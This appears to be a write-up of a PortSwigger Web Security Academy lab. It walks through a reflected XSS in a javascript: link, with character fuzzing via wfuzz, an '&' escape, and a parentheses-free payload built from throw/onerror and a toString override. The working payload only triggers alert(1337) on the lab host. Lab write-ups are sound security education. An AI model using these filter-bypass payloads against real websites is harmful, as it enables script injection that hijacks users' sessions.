Reflected XSS JS URL some characters blocked
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | Reflected XSS |
| Target | 0a2000e8031b981a81d38fcb00a800dd.web-security-academy.net |
| Objective | Call alert with the string 1337 somewhere in the message |
Source Code Analysis

No port scanning here — this is a web lab. The entry point was the blog post page. Looking at the source of any post page immediately reveals something interesting in the "Back to Blog" link:
<a href="javascript:fetch('/analytics', {method:'post',body:'/post%3fpostId%3d4'}).finally(_ => window.location = '/')">Back to Blog</a>
URL-decoding that href gives:
javascript:fetch('/analytics', {method:'post',body:'/post?postId=4'}).finally(_ => window.location = '/')
The postId parameter from the URL is reflected directly into the body field of the fetch call, inside a javascript: URI. That's the injection point.

Confirming in Burp Suite — clicking "Back to Blog" sends a POST to /analytics with the body set to whatever the current post URL is:
POST /analytics HTTP/2

/post?postId=4

Web — Injection Context Analysis
The reflected value sits inside a JavaScript object literal passed as the second argument to fetch:
fetch('/analytics', {method:'post',body:'/post?postId=4'})
Control of postId means control of a string inside that object. The obvious approach: escape the string, close the object, and inject another argument to fetch — something like:
{method:'post',body:'/post?postId=4'},{x:''}
Which would require injecting '},{x:' into the URL. Trying it directly:
/post?postId=4'},{x:'
The server responds with "Invalid blog post ID" — the single quote is apparently the problem. URL-encoding it as %27 doesn't help either; the browser still decodes it before sending, and the server rejects non-numeric input.
Character Filtering — Fuzzing
The goal was to figure out which characters the app accepts alongside the postId value. wfuzz against a special chars wordlist:
wfuzz -c -w /usr/share/wordlists/seclists/Fuzzing/special-chars.txt 'https://0a2000e8031b981a81d38fcb00a800dd.web-security-academy.net/post?postId=4FUZZ%27},{x:%27'

Two characters came back with 200 OK: # and &.
Testing # first:
/post?postId=4#'},{x:'
No luck — the fragment identifier is never sent to the server, so # just truncates what the server sees. The injected payload doesn't make it into the href.
Testing &:
/post?postId=4&'},{x:'
And this works. The resulting href contains the full injected string:
<a href="javascript:fetch('/analytics', {method:'post',body:'/post?postId=4&'},{x:''}).finally(_ => window.location = '/')">Back to Blog</a>

The & separates query parameters, so the server never sees the injected characters as part of the postId value — it's reflected into the href as-is. This is the escape vector.
Initial Access — Escaping the Object Context
With the & trick confirmed, the injection structure becomes:
fetch('/analytics', {method:'post',body:'/post?postId=4&'}, INJECTED ,{x:''}).finally(...)
The natural next step was to drop an alert(1) there:
/post?postId=4&'},alert(1),{x:'
Hovering over the link in the browser:

The parentheses got stripped. The href contains alert1 instead of alert(1):
javascript:fetch('/analytics', {method:'post',body:'/post?postId=4&'},alert1,{x:''}).finally(...)
The lab blocks (). No calling functions the normal way.
Bypassing the Parentheses Filter
The problem reduces to: call alert(1337) without ever writing parentheses. The solution uses three JavaScript features chained together.
throw and the comma operator
throw doesn't need parentheses — it's a statement, not a function call. And the comma operator evaluates expressions left to right, returning the last one. So:
throw onerror=alert, 1337;
This sets window.onerror to alert, then throws 1337. The thrown value is caught by onerror, which calls alert(1337). Testing locally:
<script>
    function x(){
        throw onerror=alert, 1337;
    }
    x();
</script>



That pops alert(1337).
Calling the function without ()
The x() call still uses parentheses. To invoke x without them, toString and window coercion come in. When JavaScript tries to convert window to a string (via window + ''), it calls window.toString(). If you've overridden toString with your function, the function runs:
toString = x;
window + '';
No parentheses anywhere. Full script:
<script>
    x = x => { throw onerror=alert, 1337 }
    toString = x;
    window + '';
</script>
Collapsing it into a single injectable expression
The throw keyword needs a space before its argument, but /**/ (a comment) serves as a whitespace substitute to avoid any space-filtering issues:
x=x=>{throw/**/onerror=alert,1337},toString=x,window + '',
Exploitation — Full Payload
Dropped into the URL:
/post?postId=4&'},x=x=>{throw/**/onerror=alert,1337},toString=x,window + '',{x:'
The resulting href:
<a href="javascript:fetch('/analytics', {method:'post',body:'/post?postId=4&'},x=x=>{throw/**/onerror=alert,1337},toString=x,window '',{x:''}).finally(_ => window.location = '/')">Back to Blog</a>

Clicking "Back to Blog" triggers the toString override → x() runs → onerror=alert + throw 1337 → alert(1337) fires. Lab solved :P